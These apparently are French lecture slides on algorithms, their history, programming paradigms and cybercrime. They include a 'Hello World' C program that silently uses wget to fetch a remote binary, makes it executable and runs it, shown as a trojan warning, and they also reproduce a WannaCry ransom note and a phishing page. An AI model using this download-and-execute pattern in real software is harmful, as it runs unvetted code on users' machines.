

Les algorithmes et vous

Pascal Lafourcade



ESC 2023

Outline

Cyberspace une réalité

Histoire des Algorithmes

Algorithmes au quotidien

Qu'est-ce qu'un bon algorithme ?


Paradigmes de programmation

Cybercriminalité une réalité

Free Software and Security

Conclusion

Concrete Reality



DNS: Domain Name System

- ▶ IPv4 : $xxx.xxx.xxx.xxx$, where $xxx \in \{0, 255\}$
- ▶ IPv6 : $xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx$, where $xxxx$ is a hexadecimal

216.58.198.195 = www.google.fr

- ▶ Top-Level Domain (TLD) root fr
- ▶ 2nd level : google
- ▶ 3rd level : www

ICANN : Internet Corporation for Assigned Names and Numbers

AFNIC : Association Française pour le Nommage Internet en
Coopération

Outline

Cyberspace une réalité

Histoire des Algorithmes

Algorithmes au quotidien

Qu'est-ce qu'un bon algorithme ?

Paradigmes de programmation

Cybercriminalité une réalité

Free Software and Security

Conclusion

Éthimologie : Algorithme

Vient du nom du mathématicien Al Khwarizmi (780)



Auteur du premier ouvrage systématique donnant des solutions aux équations linéaires et quadratiques

Babyloniens (-1600 AV JC)



Base 60 !

Euclide (-300 AV JC)




Calcul du PGCD de deux nombres



Livre 7 des Éléments d'Euclide


Archimède (-287 AV JC)

Approximation de π




Eratosthène (-276 AV JC)

Le crible d'Ératosthène, nombres premiers.



Gottfried Wilhelm Leibniz (1646-1716)



Première machine à calculer.

Joseph Marie Jacquard (1752-1834)





Machine à tisser 1745

Blaise Pascal



1645 Pascaline

Ada Lovelace (1815-1852) et Charles Babbage (1791-1871)



Kurt Gödel




Incomplétude 1931

John von Neumann (1903-1957)



L'architecture de von Neumann 1945

Tony Hoare



Quick Sort 1959

Donald Knuth (1938 -)



The Art of Computer Programming (7 Volumes), TeX

Rivest Shamir Adelman 1977



Chiffrement à clé publique

Outline

Cyberspace une réalité

Histoire des Algorithmes

Algorithmes au quotidien

Qu'est-ce qu'un bon algorithme ?

Paradigmes de programmation

Cybercriminalité une réalité


Free Software and Security

Conclusion

Mail, ENT, Agenda




Google, Gmail, ENT



1996 PageRank par Larry Page et Sergey Brin

Facebook



Algorithme de recommandation


Amazon



mestic



Météo



GPS



Dijkstra

Compression



Image, video, son

OS : Unix, Linux, Microsoft, Apple, Android




Sécurité



IA : DeepBlue, AlphaGo

Deep Blue d'IBM vs Gary Kasparov en 1997



AlphaGo 2016

Mythe de l'IA

“L'intelligence artificielle n'existe pas” Luc Julia 2019



Le cocréateur de Siri déconstruit le mythe de l'IA !

Futur



Ordinateur Quantique !

Algorithmes les plus connus

- ▶ Euclide -300 AV JC
- ▶ Le « crible d'Ératosthène » -200 AV JC
- ▶ Transformation de Fourier rapide, par Carl Gauss (1802), Joseph Fourier (1822), James Cooley et John Tukey (1965)
- ▶ 1947 : L'algorithme de simplex, par George Dantzig
- ▶ 1959 : L'algorithme du plus court chemin de Dijkstra
- ▶ 1961 : Tri rapide par Tony Hoare
- ▶ 1984 : Compression ZIP, RAR etc ... (Lempel-Ziv-Welch)
- ▶ 1992 : Les algorithmes de compression JPEG
- ▶ 1996 : L'algorithme de classement de Google (PageRank) par Larry Page et Sergey Brin

Outline

Cyberspace une réalité

Histoire des Algorithmes

Algorithmes au quotidien

Qu'est-ce qu'un bon algorithme ?

Paradigmes de programmation

Cybercriminalité une réalité

Free Software and Security

Conclusion

Critères

- ▶ Efficacité
- ▶ Taille du code
- ▶ Lisibilité
- ▶ Portabilité
- ▶ Généricité

Complexité

Nombre d'opérations nécessaires pour faire un calcul.

Complexité en mémoire, en espace, en temps ...

Complexité en moyenne, dans le pire des cas (worst-case analysis).

Complexité

Nombre d'opérations nécessaires pour faire un calcul.

Complexité en mémoire, en espace, en temps ...

Complexité en moyenne, dans le pire des cas (worst-case analysis).

Quel algorithme est le mieux ?

A: $y=f(x)$ resultat = $2*y$

B:


resultat = $f(x) + f(x)$

Algorithmes de Tri :

- ▶ n^2 (insertion, maximum, bulles)
- ▶ $n \log n$ (Fusion, quick sort)

Faire un emploi du temps c'est un problème NP.

De l'algorithme à l'utilisateur



Outline

Cyberspace une réalité

Histoire des Algorithmes

Algorithmes au quotidien

Qu'est-ce qu'un bon algorithme ?

Paradigmes de programmation

Cybercriminalité une réalité

Free Software and Security

Conclusion

Logique (Prolog)

Aristote (384-322 AV JC), syllogismes

```
minimum([X], X).
```

```
minimum([E|Fin], Mini) :- minimum(Fin, MinFin),  
                           Mini is min(E, MinFin)
```

Fonctionnel (Lisp, Ocaml, Haskell)

Alonzo Church (1903 - 1995)

```
let rec minimum s = match s with
| []    -> failwith "La liste est vide"
| [x]   -> x
| e::r  -> let mini = minimum r in
           if mini > e then e
           else mini
```

Impératif (C, Java, PhP)

John von Neumann

```
longueur=len(s)
if longueur == 0 : print ("La liste est vide")
else :
    mini = s[0]
    i = 1
    while i < longueur :
        if s[i] < mini : mini = s[i]
        i = i+1
    print ("Le minimum est : ", mini)
```


Mémoire, vitesse, énergie

Table 4. Normalized global results for Energy, Time, and Memory

Total					
	Energy		Time		Mb
(c) C	1.00	(c) C	1.00	(c) Pascal	1.00
(c) Rust	1.03	(c) Rust	1.04	(c) Go	1.05
(c) C++	1.34	(c) C++	1.56	(c) C	1.17
(c) Ada	1.70	(c) Ada	1.85	(c) Fortran	1.24
(v) Java	1.98	(v) Java	1.89	(c) C++	1.34
(c) Pascal	2.14	(c) Chapel	2.14	(c) Ada	1.47
(c) Chapel	2.18	(c) Go	2.83	(c) Rust	1.54
(v) Lisp	2.27	(c) Pascal	3.02	(v) Lisp	1.92
(c) Ocaml	2.40	(c) Ocaml	3.09	(c) Haskell	2.45
(c) Fortran	2.52	(v) C#	3.14	(i) PHP	2.57
(c) Swift	2.79	(v) Lisp	3.40	(c) Swift	2.71
(c) Haskell	3.10	(c) Haskell	3.55	(i) Python	2.80
(v) C#	3.14	(c) Swift	4.20	(c) Ocaml	2.82
(c) Go	3.23	(c) Fortran	4.20	(v) C#	2.85
(i) Dart	3.83	(v) F#	6.30	(i) Hack	3.34
(v) F#	4.13	(i) JavaScript	6.52	(v) Racket	3.52
(i) JavaScript	4.45	(i) Dart	6.67	(i) Ruby	3.97
(v) Racket	7.91	(v) Racket	11.27	(c) Chapel	4.00
(i) TypeScript	21.50	(i) Hack	26.99	(v) F#	4.25
(i) Hack	24.02	(i) PHP	27.64	(i) JavaScript	4.59
(i) PHP	29.30	(v) Erlang	36.71	(i) TypeScript	4.69
(v) Erlang	42.23	(i) Jruby	43.44	(v) Java	6.01
(i) Lua	45.98	(i) TypeScript	46.20	(i) Perl	6.62
(i) Jruby	46.54	(i) Ruby	59.34	(i) Lua	6.72
(i) Ruby	69.91	(i) Perl	65.79	(v) Erlang	7.20
(i) Python	75.88	(i) Python	71.90	(i) Dart	8.64
(i) Perl	79.58	(i) Lua	82.91	(i) Jruby	19.84

Mémoire, vitesse, énergie

Table 5. Pareto optimal sets for different combination of objectives.

Time & Memory	Energy & Time	Energy & Memory	Energy & Time & Memory
C • Pascal • Go	C	C • Pascal	C • Pascal • Go
Rust • C++ • Fortran	Rust	Rust • C++ • Fortran • Go	Rust • C++ • Fortran
Ada	C++	Ada	Ada
Java • Chapel • Lisp • Ocaml	Ada	Java • Chapel • Lisp	Java • Chapel • Lisp • Ocaml
Haskell • C#	Java	OCaml • Swift • Haskell	Swift • Haskell • C#
Swift • PHP	Pascal • Chapel	C# • PHP	Dart • F# • Racket • Hack • PHP
F# • Racket • Hack • Python	Lisp • Ocaml • Go	Dart • F# • Racket • Hack • Python	JavaScript • Ruby • Python
JavaScript • Ruby	Fortran • Haskell • C#	JavaScript • Ruby	TypeScript • Erlang
Dart • TypeScript • Erlang	Swift	TypeScript	Lua • JRuby • Perl
JRuby • Perl	Dart • F#	Erlang • Lua • Perl	
Lua	JavaScript	JRuby	
	Racket		
	TypeScript • Hack		
	PHP		
	Erlang		
	Lua • JRuby		
	Ruby		

Energy Efficiency across Programming Languages How Do Energy, Time, and Memory Relate? by R. Pereira et al. 2017

Outline

Cyberspace une réalité

Histoire des Algorithmes

Algorithmes au quotidien

Qu'est-ce qu'un bon algorithme ?


Paradigmes de programmation

Cybercriminalité une réalité

Free Software and Security

Conclusion

La sécurité est omni-présente !



5 Familles de Cyber Criminalité

- ▶ Phishing
- ▶ Espionnage
- ▶ Ransomwares
- ▶ Sabotage
- ▶ Destabilisation



Phishing



Third party Facebook application. This is not Facebook!

Facebook Verification Page

Page Name:

Email or Phone:

Password:

By clicking Submit, you agree to our Terms and that you have read our Data Use Policy.

[Forgot your password?](#)

[English \(US\)](#) [Македонски](#) [Español](#) [Português \(Brasil\)](#) [Français \(France\)](#) [Deutsch](#) [Italiano](#) [العربية](#) [한국어](#) [中文\(简体\)](#) [...](#)

Espionnage



- ▶ Little Brother (Individual)
- ▶ Medium Brother (Corporation)
- ▶ Big Brother (Government)

Edward Joseph Snowden, 6th june 2013



Ransomwares: Wannacry et al. 12 may 2017

Wana Decrypt0r 2.0

Ooops, your files have been encrypted! English

What Happened to My Computer?
 Your important files are encrypted. Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?
 Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time. You can decrypt some of your files for free. Try now by clicking <Decrypt>. But if you want to decrypt all your files, you need to pay. You only have 3 days to submit the payment. After that the price will be doubled. Also, if you don't pay in 7 days, you won't be able to recover your files forever. We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?
 Payment is accepted in Bitcoin only. For more information, click <About bitcoin>. Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>. And send the correct amount to the address specified in this window. After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

Payment will be raised on
 5/16/2017 00:47:55
 Time Left
 02:23:57:37

Your files will be lost on
 5/20/2017 00:47:55
 Time Left
 06:23:57:37



[About bitcoin](#)
[How to buy bitcoins?](#)
[Contact Us](#)

Send \$300 worth of bitcoin to this address:
 **bitcoin**
 ACCEPTED HERE
 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

Sabotage

Stuxnet, 2010

HOW STUXNET WORKED



Saudi Aramco 35 000 PC deleted in 2012.


Destabilisation: Defacing



Destabilisation: Trojan, Botnets and Zombies



<http://cybermap.kaspersky.com/>




<http://cybermap.kaspersky.com/>



Cyber Attack against Estonia April 2007



DDos Attack against Dyn DNS 21 October 2016



Computer Science Security Agencies

- ▶ 1919 The logo for the Government Communications Headquarters (GCHQ) features a blue crown at the top, with a red and white ribbon curving around the letters 'GCHQ' in blue.
- ▶ 1952, The seal of the National Security Agency (NSA) of the United States of America, featuring an eagle with wings spread, perched on a shield with vertical stripes, surrounded by the text 'NATIONAL SECURITY AGENCY' and 'UNITED STATES OF AMERICA'.
- ▶ 1995, The logo of the Swedish Intelligence Service (SIS), featuring a shield with a crown on top and a central emblem.
- ▶ 2002, A stylized logo for the NSA's Windows program, featuring four colored panes (orange, green, blue, yellow) arranged in a 2x2 grid.
- ▶ 7 July 2009, The logo of the French National High School of Computer Security (ANSSI), featuring a shield with a red and white design, surrounded by the text 'CENTRE NATIONAL DE LA SECURITE DES SYSTEMES D'INFORMATION' and 'ANSSI'.

French white book on defense and national security 2013

LIVRE
BLANC

DÉFENSE
ET SÉCURITÉ
NATIONALE

2013



5 places (p84):

- ▶ earth
- ▶ air
- ▶ sea
- ▶ espace
- ▶ cyberspace


OIV : "Opérateur d'importance vitale"

Twelve sectors of critical importance across four key areas of responsibility

BASIC HUMAN NEED	Food Water management Health	
SOVEREIGN	Civilian activities Legal activities Military activities	
ECONOMIC	Energy Finance Transport	
TECHNOLOGICAL	Communication, technologies and broadcasting Industry Space & research	

OIV : "Opérateur d'importance vitale"

Breakdown of critical operators per sector



Around 250 critical infrastructures.

Backdoors



- ▶ NSA's backdoor into Dual_EC_DRBG Dual Elliptic Curve Deterministic Random Bit Generator.
- ▶ Backdoor identified by academic researchers (Crypto 2007) and revealed by Snowden 2013.



Cyberwar is a reality

\$7 billion for USA cyber operations in 2017 over \$35 billion over the next 5 years.

- ▶ Communications are crucial: Egypt, Tunisia revolutions



- ▶ Tracking authors is not always easy
- ▶ Defense and attack strategies are different



- ▶ Cyberattacks can have physical consequences



Ransomware Hospital Attacks
A New Weapon of Mass Destruction

Outline

Cyberspace une réalité

Histoire des Algorithmes

Algorithmes au quotidien

Qu'est-ce qu'un bon algorithme ?

Paradigmes de programmation

Cybercriminalité une réalité


Free Software and Security

Conclusion

Exemples



OpenOffice.org



Apache

MySQL

L^AT_EX



Logiciel LIBRE

“free software” \neq 

Exemples

- ▶ **libre, gratuit** : Linux, FreeBSD, perl, python ...
- ▶ **libre, non gratuit** : acheter un CD, payer des développeurs...
- ▶ **non libre, gratuit** : Acrobat Reader, Chrome, Flash ...
- ▶ **non libre, non gratuit** : no comment.

Free as in freedom



4 Freedoms

- ▶ **Freedom 0: Run** the program as you wish, for any purpose.
- ▶ **Freedom 1: Modify** the program to suit your needs. (you must have access to the source code)
- ▶ **Freedom 2: Redistribute copies**, either gratis or for a fee.
- ▶ **Freedom 3: Distribute** modified versions of the program, so that the community can benefit from your improvements.

Danger HELLOWORLD

```
#include <stdio.h>
int main(void)
{
    printf("Helloworld\n");
    return 0;
}
```

What does this program?

Danger HELLOWORLD

```
#include <stdio.h>
int main(void)
{
    printf("Helloworld\n");
    return 0;
}
```

What does this program?

What do these programs?

<https://sancy.iut-clermont.uca.fr/~lafourcade/Helloworld>

<https://sancy.iut-clermont.uca.fr/~lafourcade/Hellworld>

Danger HELLWORLD

```
#include <stdio.h>
#include <stdlib.h>

int main(void)
{
    system("wget -q https://sancy.iut-clermont.uca.fr/
           ~lafourcade/Helloworld");
    system("chmod 777 Helloworld");
    system("clear");
    system("./Helloworld");
    return 0;
}
```

Outline

Cyberspace une réalité

Histoire des Algorithmes

Algorithmes au quotidien

Qu'est-ce qu'un bon algorithme ?

Paradigmes de programmation

Cybercriminalité une réalité

Free Software and Security

Conclusion

5 choses à retenir

1. Le cyber espace est une réalité
2. Les algorithmes sont omniprésents
3. Les cyberattaques sont une réalité
4. Vous utilisez des logiciels libres
5. Choisir le bon langage de programmation !

Merci pour votre attention

Questions?

